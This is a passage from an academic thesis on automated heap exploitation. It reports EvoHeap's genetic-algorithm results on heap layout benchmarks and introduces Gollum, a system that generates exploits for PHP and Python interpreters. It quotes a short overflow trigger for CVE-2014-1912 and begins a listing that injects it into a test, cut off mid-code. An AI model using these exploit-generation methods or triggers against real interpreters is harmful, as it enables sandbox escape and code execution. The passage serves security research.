- **RQ-3:** On problems that can be solved by both random search and EvoHeap, which approach is faster?

Experiments

I ran two sets of experiments to answer the research questions:

1. Synthetic benchmarks on top of the SIEVE framework. As discussed in Chapter 3, SIEVE provides a way to link a driver program with the `avrlibc`, `dlmalloc` and `tcmalloc` allocators, and then run benchmarks in which the goal is to place two allocations of a particular size adjacent to each other. The benchmarks vary in the allocator used, the size of the source and destination allocations, the temporal order in which the source and destination allocations are made, and the number of noisy allocations. In the experimentation section of Chapter 3 2500 such benchmarks were defined, and then run under random search. To evaluate the GA, I categorised these 2500 benchmarks into four groups: those that were never solved by random search, those that were solved

55%-66% of the time, those that were solved 33%-44% and those that were solved every time. I designated these categories of benchmark `Very-Hard`, `Med-Hard`, `Med-Easy` and `Very-Easy`, respectively[6].

2. Language interpreter benchmarks on top of the SHRIKE framework. As discussed in Chapter 3SHRIKE is a template-based exploit development system that takes in exploits that contain heap layout manipulation problems to be solved and automatically finds the required sequences of PHP solve these problems.

Of the 2500 synthetic benchmarks from Chapter 3 I randomly selected 5 in each category to use for testing and parameter tuning while implementing the GA, and randomly selected 20 others in each category to use for evaluation. To construct the language interpreter benchmarks I selected five heap-based buffer overflow vulnerabilities: CVE-2015-8865, CVE-2016-5093, CVE-2016-7126 overflows, CVE-2013-2110 and CVE-2018-10549. I then selected 10 data-structures that are heap-allocated and have a pointer as their first argument. From the five vulnerabilities and ten target data structures we end up with 50 benchmarks where the goal is to place the overflow source buffer adjacent to the heap-allocated data structure. I randomly selected 12 of these for use during development and reserved the remaining 38 to use for evaluation.

All of the experiments were run with 10 concurrent analysis processes on Intel Xeon E7-4870 2.40 GHz cores and 1TB of available RAM. Each experiment was given a time budget of one hour, with the GA allowed to restart if it reached its generation limit and was still under its time budget.

The GA was run with a population size of 200, generation limit of 600, a mutation probability of 0.9, a crossover probability of 0.1, a mu value of 200 and a lambda value of 200. These values were arrived at by starting from defaults proposed in the genetic algorithms literature, and then experimenting with modifications using the benchmarks selected for this purpose as described above.

4.4 Analysis and Discussion

4.4.1 The Success Rate of EvoHeap on Synthetic Benchmarks

Figure 4.3 shows the success rate of various configurations of the GA, and random search, on the 38 benchmarks. The `evo` bar corresponds to the default version of

[6]There is no particular reasoning behind how I decided on this correspondance between solve percentage and each difficulty category, other than it seemed sensible to me. i.e. something never solved by random search *seems* like we could sensibly call it 'very hard', for the purposes of comparison with the genetic algorithm.



Figure 4.3: Total percentage of synthetic benchmarks solved by various configurations of the GA and random search.

the GA. The `no-spray` bar corresponds to the GA without spraying of allocations. The `no-holes` bar corresponds to the GA without the spraying of hole creation patterns. The `rand` bar corresponds to random search.

The `evo` GA configuration solves 95.3% of the synthetic benchmarks on average, with a standard deviation (sd) of 1.5%. Random search on average solves 51% (sd: 3.8%) of the benchmarks. The contribution of the spraying and hole creation mutation operators can be seen by comparing the `evo` configuration with the `no-spray` and `no-holes` configurations. The latter two have an average success rate of 85% (sd: 4.7%) and 80.7% (sd: 4.8%).

Figure 4.4 shows the results of the same GA configurations and random search on the synthetic benchmarks, broken down by difficulty category. On average, the default `evo` GA configuration solves 100% (sd: 0%), 100% (sd: 0%), 97.3% (sd: 0.5%) and 80% (sd: 0.7%) of the benchmarks in each category, ordered from least to most difficult. Random search solves 100% (sd: 0%), 54.6% (sd: 3%), 41.3% (sd: 1.4%) and 8% (sd: 0.8 %). We can again contrast the `evo` configuration with the `no-spray` and `no-holes` configuration and see that the spraying and hole creation



Figure 4.4: Total percentage of synthetic benchmarks solved per difficulty category.

mutation operators contribute across all problem difficulties. On the `Very-Hard` benchmarks, the success rate drops from 80% to 64% when spraying is removed, and to 58% when hole creation is removed. On the `Med-Hard` benchmarks the success rate drops from 97% to 88% when spraying is removed, and remains unchanged when hole creation is removed, although the variance does increase slightly. On the `Med-Easy` benchmarks the success rate drops from 100% to 92% when spraying is removed, and to 77% when hole creation is removed. On the `Very-Easy` benchmarks the changes are slight, with the success rate dropping from 100% to 96% when spraying is removed, and actually increasing to 98% when hole creation is removed.

If all experimental runs are considered together then there is only a single synthetic benchmark that is *never* solved by the `evo` GA configuration, while there are 16 (27%) that are never solved by random search. The benchmark that is unsolved by `evo` is also not solved by random search, although it was solved on at least one occasion by the `no-holes` configuration.



Figure 4.5: The average percentage of PHP benchmarks solved.

4.4.2 The Success Rate of EvoHeap on PHP Benchmarks

Figure 4.5 shows the success rate of the GA in its default configuration and random search on the PHP benchmarks. On average, the GA solves 84.2% (sd: 0.0%) of the PHP benchmarks, while random search solves 61% (sd: 5.4%). There are 6 (15.7%) benchmarks that are never solved by the GA and 9 (23.6%) that are never solved by random search. Of the 6 not solved by the GA, 3 are solved by random search.

4.4.3 The Speed of EvoHeap on Synthetic Benchmarks

To compare the speed of the GA versus random search on synthetic benchmarks I selected the benchmarks that both approaches solve at least once during the earlier experiments. There are 42 such benchmarks. Figure 4.6 shows the average time difference between both approaches on solving these benchmarks. A bar of magnitude m rising above zero indicates that the GA was faster than random search on that benchmark by m seconds, while a bar falling below zero indicates that GA was slower than random search by m seconds. The colour of the bar represents its difficulty category, as in Figure 4.4. For example, the first bar



Figure 4.6: The number of seconds by which the evolutionary algorithm was faster than random search, for benchmarks that both approaches solved at least once.

indicates that on that particular `Med-Easy` benchmark the GA was faster than random search on average by approximately 1200 seconds, while the final bar indicates that on that particular `Very-Easy` benchmark the GA was slower than random search by approximately 90 seconds.

The GA is faster on 31 (74%) of these and random search is faster on 11 (26%). All of the benchmarks on which random search is faster are in the `Very-Easy` category. When the GA is faster the average difference is 99 seconds, while when random search is faster the average difference is 66 seconds. The summation of all time saved is 55 seconds for the GA and 55 seconds for random search, a difference of 22 seconds in favour of the GA.

Figure 4.7 shows the average percentage of benchmarks solved over time by the `evo` GA configuration and random search. At all points, except the first few seconds, the GA has solved more benchmarks. On average, after 5 minutes the GA has solved 94% (sd: 1.4%) while random search has solved 29.9% (sd: 3.34%).



Figure 4.7: The average percentage of synthetic benchmarks solved by the genetic algorithm and random search.

4.4.4 The Speed of EvoHeap on PHP Benchmarks

To compare the speed of the GA versus random search on the PHP benchmarks I selected the benchmarks that both approaches solved at least once during the earlier experiments. There are 25 such benchmarks. Figure 4.8 shows the average time difference between both approaches. As with the synthetic benchmarks, a bar rising above 0 with a magnitude of m indicates that the GA is faster than random search by m seconds. For the PHP benchmarks the GA is faster in all cases. The average difference is 600 seconds, and the summation of all time saved is 15589 seconds (4h 19m 49s).

Figure 4.9 shows the average percentage of PHP benchmarks solved over time by the GA and random search. At all points the GA has solved more benchmarks. After 5 minutes the GA has solved 77.6% (sd: 0.8%) while random search has solved 31% (sd: 4.1%).



Figure 4.8: The number of seconds by which the evolutionary algorithm was faster than random search, for PHP benchmarks that both approaches solved at least once.

4.4.5 Answers to Research Questions

RQ-1: Can EvoHeap solve more problems than random search?

Yes, EvoHeap conclusively solves more problems than random search in both the synthetic benchmarks and the language interpreter benchmarks.

RQ-2: Are there any problems that are not solved by EvoHeap but are solved by random search?

Three (7%) of the language interpreter benchmarks are solved by random search but not by EvoHeap. This indicates that it may be worth running both random search and the GA. As mentioned, on average after 5 minutes the GA has solved 77.6% of the total benchmarks and in total it solves 84%, which means it has solved 92% of the benchmarks that it will solve. One option could be to take some resources from the GA at this point and start applying them to random search.



Figure 4.9: The average percentage of PHP benchmarks solved over time.

RQ-3: On problems that can be solved by both random search and EvoHeap, which approach is faster?

On the language interpreter benchmarks, EvoHeap is always faster and often by a considerable margin. On the synthetic benchmarks, a large majority of the time EvoHeap is faster, and often by a considerable margin. Random search is faster on a small number of the synthetic benchmarks, and in those cases the difference is small.

What if a cyber brain could possibly generate its own ghost, and create a soul all by itself? And if it did, just what would be the importance of being human then?

— Major Motoko Kusanagi

5

A Greybox Approach to Automatic Exploit Generation

5.1 Introduction

In Chapter 3 I introduced an automatic solution for the heap layout manipulation problem. This solution allows for a partially automated exploit generation workflow, where an exploit developer creates a template describing a heap layout problem to be solved, SHRIKE takes the template and solves the problem, and the exploit developer then completes the remainder of the exploit manually. In this chapter I continue to build on the ideas of Chapters 3 and 4, and introduce a *fully automated* approach to exploit generation.

Automatic exploit generation (AEG) is the task of converting vulnerabilities into inputs that violate a security property of the target system. Attacking software written in languages that are not memory safe often involves hijacking the instruction pointer and redirecting it to code of the attacker's choosing. The difficulty varies, depending on several parameters. For example, exploiting a stack-based buffer overflow in a local file parsing utility, on a system without Address Space Layout Randomisation (ASLR) or stack canaries, is well within the capabilities of existing AEG systems [32, 34]. However, by considering stronger protection mechanisms, different classes of target software, or different vulnerability classes, one finds a large set of open problems to be explored.

In this chapter, I focus on automatic exploit generation for heap-based buffer overflows in language interpreters. From a security point of view, interpreters are a lucrative target because they are ubiquitous, and usually themselves written in

languages that are prone to memory safety vulnerabilities. From an AEG research point of view they are interesting as they represent a different class of program from that which has previously been considered. Most AEG systems are aimed at command-line utilities or systems that act essentially as file parsers. Interpreters break many of the assumptions that traditional AEG systems rely upon. One such assumption is that it is feasible to use symbolic execution to efficiently reason about the relationship between values in the input file and the behaviour of the target. As discussed in Chapter 2, the state space of interpreters is far too large, and there is far too much indirection between the values in the input program and the resulting machine state. As we will see later, many of the exploits generated require multiple valid lines of code in the language of the interpreter to be synthesised. To the best of my knowledge, while there is research showing how to apply symbolic execution to programs *written in* interpreted languages, there is no research which has shown how to efficiently explore the behaviour of *interpreters themselves*.

Interpreters are prone to multiple classes of vulnerabilities, but I focus on heap overflows for a couple of reasons. Firstly, they are among the most common type of vulnerability, and secondly they have only been partially explored from the point of view of AEG. The exploitation of heap-based buffer overflows requires reasoning about the layout of the heap to ensure that the correct data is corrupted. Previously, researchers have shown [40, 41, 46] how to generate exploits under the assumption that the layout is correct, but here we present a solution that can automate the entire process, including heap layout manipulation.

To address these challenges, in this chapter I will introduce Gollum, a modular, greybox system for primitive discovery and exploit generation using heap overflows. Gollum takes as input a vulnerability trigger for a heap overflow and a set of test cases, such as the regression test suite for an interpreter. It produces full exploits, as well as primitives that can be used in manual exploit creation. Gollum is greybox in the sense that it uses fuzzing-inspired input generation with limited instrumentation, instead of techniques such as symbolic execution. It is modular in the sense that it solves the multiple stages of heap exploit generation separately. This is enabled via a custom memory allocator, called ShapeShifter, that allows one to request a particular heap layout to determine if such a layout would enable an exploit. If it does, then a separate stage searches for the input required to obtain this layout.

I have evaluated Gollum on the PHP and Python language interpreters, using a variety of previously patched security vulnerabilities. Of the 10 exploited vulnerabilities, 5 do not have a previously existing public exploit. The evaluation shows that the approach is effective and efficient at exploit generation in interpreters, and an interesting direction to pursue for further work.

5.1.1 Model, Assumptions and Practical Applicability

Generic, automatic exploit generation against modern targets—with no prerequisites—is likely to be an open research problem for quite some time. The work discussed in this chapter removes some of the restrictions found in prior work, but others still remain in order to make the problem tractable enough to evaluate the improvements we are suggesting. We believe these assumptions are reasonable and can be lifted in the future without invalidating the main ideas presented. The assumptions are:

1. In the exploit generation phase the system assumes that the user can provide the system with a means to break Address Space Layout Randomisation (ASLR). For example, to generate an exploit that uses a Return-Oriented Programming (ROP) payload one needs to know the address of some executable code. I believe this is a reasonable assumption as an ASLR break can usually be discovered independently of the rest of an exploit, and reused across exploits.
2. The system assumes that control-flow integrity (CFI) protection is not deployed on the target binary. CFI is becoming more popular, but is far from ubiquitous. Defeating CFI can be treated as a separate stage, and other researchers have automated the process of building a CFI-defeating payload given a suitable primitive [49]. As further work it may be interesting to explore whether automatic solutions for defeating CFI could be used to extend the capabilities of Gollum to targets with CFI enabled.
3. In the heap layout manipulation phase I have the same assumptions stated in Chapter 3. Namely, that the allocator in use is deterministic and that the starting state of the heap can be predicted.

With these assumptions we are of course still several steps from completely automatic AEG against harder targets, e.g., Google Chrome running on Windows 10. However, from an *offensive* point of view there are still practical implications from this work to go along with the advancements into new target classes and AEG architectures. In the evaluation I show that Gollum can generate exploits for the Python and PHP interpreters. While it might seem unusual to have a situation whereby an attacker can execute scripts in such languages and yet still not have crossed the security boundary, it does occur. Sandboxing projects exist for many interpreters in this class, with bug bounty programs offering rewards for breaking out of them under the assumption that one can execute code in the interpreter [96–98].

From a *defensive* point of view, Gollum could be used in the triage process to prioritise exploitable bugs. In such a scenario, one is likely willing to give the

attacker the 'benefit of the doubt' and assume they have an ASLR break and a means to address complications such as non-determinism in the heap allocator. If one is willing to run Gollum against a target with these assumptions, then it could be applied directly to a much larger class of targets, including Javascript interpreters in web browsers.

5.2 System Overview and Motivating Example

To provide an intuition for the problems that Gollum solves, and an overview of its architecture, I will walk through a simplified variant of the exploitation process for CVE-2014-1912. A detailed walk-through of this process can be found in Section 5.6. This vulnerability is a heap-based buffer overflow in Python in the `recvfrom_into` function on socket objects. The vulnerability trigger found in the Python bug tracker is given at the start of Listing 5.1. Our objective is to utilise that vulnerability to generate a control-flow hijacking exploit for the Python interpreter. A work-flow diagram for Gollum is given in Figure 5.1.

1. Importing the Vulnerability Trigger The process begins with importing the vulnerability trigger into Gollum. Gollum accepts the original vulnerability trigger, modified with comments to identify any imports the code depends on, the variable holding the overflow contents, and the line that triggers the overflow.

2. Injecting the Vulnerability Trigger into Tests Gollum needs to figure out how to build objects on the heap that contain data worth corrupting, and how to make use of that data. It leverages the tests that come with the target interpreter to do this. In Section 5.3.2 I will explain where the tests come from and how they are pre-processed, but for now just assume that we have a database of tests for the interpreter. The second code snippet in Listing 5.1 gives code from a test for the XML parsers in Python. Line 12 creates a heap-allocated parser object that contains a number of function pointers. One of these points to the objects destructor and will be called when the test function returns and the variable `p` goes out of scope. From the vulnerability trigger and the test case, Gollum will produce a set of new programs by injecting the vulnerability trigger at every line in the original test case. An example of one of the new programs is shown in Listing 5.1, starting at line 15.

3. Exploring Heap Layouts Each new program combining the vulnerability trigger and a test will be executed under ShapeShifter, a custom allocator that can detect heap-based overflows when they occur. When the overflow is detected, ShapeShifter records all live heap-allocated objects at that point. The state of the program after the overflow, and thus the exploitation possibilities, depends on what



Figure 5.1: Workflow diagram showing how GOLLUM produces exploits and primitives.

```python
# --- Original vulnerability trigger --- #
import socket
r, w = socket.socketpair()
w.send(b'X' * 1024)
r.recvfrom_into(bytearray(), 1024)

# --- Test for XML Parsing --- #
import unittest
from xml.parsers import expat
class ParserTest(unittest.TestCase)
    def testParserCreate(self):
        p = expat.ParserCreate()

# --- Program combining test and trigger --- #
class ParserTest(unittest.TestCase)
    def testParserCreate(self):
